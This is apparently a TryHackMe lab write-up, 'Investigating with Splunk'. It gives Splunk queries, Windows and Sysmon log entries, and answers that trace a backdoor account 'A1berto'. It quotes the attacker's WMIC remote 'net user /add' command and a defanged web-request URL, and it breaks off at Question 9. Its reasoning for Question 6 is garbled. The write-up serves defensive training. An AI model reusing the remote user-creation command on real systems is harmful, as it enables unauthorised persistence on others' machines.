TryHackme
Investigating with Splunk

Scenario


SOC Analyst Johny has observed some anomalous behaviours in the logs of a few windows machines. It looks like the adversary has access to some of these machines and successfully created some backdoor. His manager has asked him to pull those logs from suspected hosts and ingest them into Splunk for quick investigation. Our task as SOC Analyst is to examine the logs and identify the anomalies.

Questions 1

How many events were collected and Ingested in the index main?

12256

Finding



```
index=main
```


✓ 12,256 events (before 9/13/23 7:20:01.000 PM)

Question 2

On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?

A1berto


Finding



```
index=main EventID =4720
```

✓ 1 event (before 9/13/23 7:40:09.000 PM)

Looking up the internet, I have found Event ID 4720 in Windows event logs indicates the creation of a new user account. In this examination, only one such event was identified.




```
5/11/22
10:32:18.000 PM

{ [-]
   @version: 1
   AccountExpires: %%1794
   ActivityID: {E0F7BC1B-4488-0000-8D57-1F92808AD601}
   AllowedToDelegateTo: -
   Category: User Account Management
   Channel: Security
   DisplayName: %%1793
   EventID: 4720
   EventReceivedTime: 2022-02-14 08:06:03
   EventTime: 2022-02-14 08:06:02
   EventType: AUDIT_SUCCESS
   ExecutionProcessID: 740
   HomeDirectory: %%1793
   HomePath: %%1793
   Hostname: Micheal.Beaven
   Keywords: -9214364837600035000
   LogonHours: %%1797
   Message: A user account was created.

Subject:
        Security ID:
S-1-5-21-4020993649-1037605423-417876593-1104
        Account Name:           James
        Account Domain:         Cybertees
        Logon ID:               0x551686

New Account:
        Security ID:
S-1-5-21-1969843730-2406867588-1543852148-1000
        Account Name:           A1berto
        Account Domain:         WORKSTATION6
```

Question 3

On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?


HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto

Finding



```
index=main registryevent A1berto
```

✓ **3 events** (before 9/14/23 4:58:21.000 AM)




```
    @version: 1
    AccountName: SYSTEM
    AccountType: User
    Category: Registry object added or deleted (rule: RegistryEvent)
    Channel: Microsoft-Windows-Sysmon/Operational
    Domain: NT AUTHORITY
    EventID: 12
    EventReceivedTime: 2022-02-14 08:06:03
    EventTime: 2022-02-14 08:06:02
    EventType: DeleteKey
    EventTypeOrignal: INFO
    ExecutionProcessID: 3348
    Hostname: Micheal.Beaven
    Image: C:\windows\system32\lsass.exe
    Keywords: -9223372036854776000
    Message: Registry object added or deleted:
RuleName: -
EventType: DeleteKey
UtcTime: 2022-02-14 12:06:02.420
ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-000000000400}
ProcessId: 740
Image: C:\windows\system32\lsass.exe
TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto
```

Question 4


Examine the logs and identify the user that the adversary was trying to impersonate.
Alberto

Finding



```
index=main sourcetype=event_logs
```

Going down to the User in the Interesting Field



User

1 Value, 100% of events

Selected: Yes | No

Reports

Top values Top values by time Rare values


Events with this field

Values	Count	%
Cybertees\Alberto	24	100%

Question 5


What is the command used to add a backdoor user from a remote computer?
C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1

Finding



```
index=main commandLine A1berto
```

We know the new user account "A1berto", we need to find the CommandLine used to add. In the Interesting Field:



CommandLine

4 Values, 100% of events

Selected Yes No

Reports

Top values   Top values by time   Rare values


Events with this field

Values	Count	%
"C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"	2	28.571%
C:\windows\system32\net1 user /add A1berto paw0rd1	2	28.571%
net user /add A1berto paw0rd1	2	28.571%
\??\C:\windows\system32\conhost.exe 0xffffffff -ForceV1	1	14.286%

Question 6

How many times was the login attempt from the backdoor user observed during the investigation?
0

Findings



CommandLine

4 Values, 100% of events

Reports

Values	Count	%
"C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"	2	28.571%
C:\windows\system32\net1 user /add A1berto paw0rd1	2	28.571%
net user /add A1berto paw0rd1	2	28.571%
\??\C:\windows\system32\conhost.exe 0xffffffff -ForceV1	1	14.286%


After this Brute Force was executed, straight net and paw0rd1 was created.Therefore there was not any attempts on login into this client.

Question 7

What is the name of the infected host on which suspicious Powershell commands were executed?

James.Browne

Findings




```
{ [-]
   @version: 1
   Category: Process Creation
   Channel: Security
   CommandLine: "C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"
   EventID: 4688
   EventReceivedTime: 2022-02-14 08:06:03
   EventTime: 2022-02-14 08:06:01
   EventType: AUDIT_SUCCESS
   ExecutionProcessID: 4
   Hostname: James.browne
   Keywords: -9214364837600035000
   MandatoryLabel: S-1-16-12288
   Message: A new process has been created.
```

Question 8

PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?

79


Findings



```
index=* powershell
```

✓ **198 events** (before 9/14/23 7:24:27.000 PM)

On the selected field - out of the 9 EventIDs ,4103 is the EventID that contain pipeline execution details as PowerShell executes, including variable initialization and command invocations.



EventID

9 Values, 100% of events

Avg: 2105.8535353535353 **Min:** 1 **Max:** 5156 **Std Dev:** 1729.2766140443925

Values	Count	%
800	97	48.99%
4103	79	39.899%
12	13	6.566%


Questions 9

An encoded Powershell script from the infected host initiated a web request. What is the full URL?

hxxp[://]10[.]10[.]10[.]5/news[.]php

Findings

Having the 79 events, in the interesting field - Contextinfo :



ContextInfo

79 Values, 100% of events

Selected Yes N

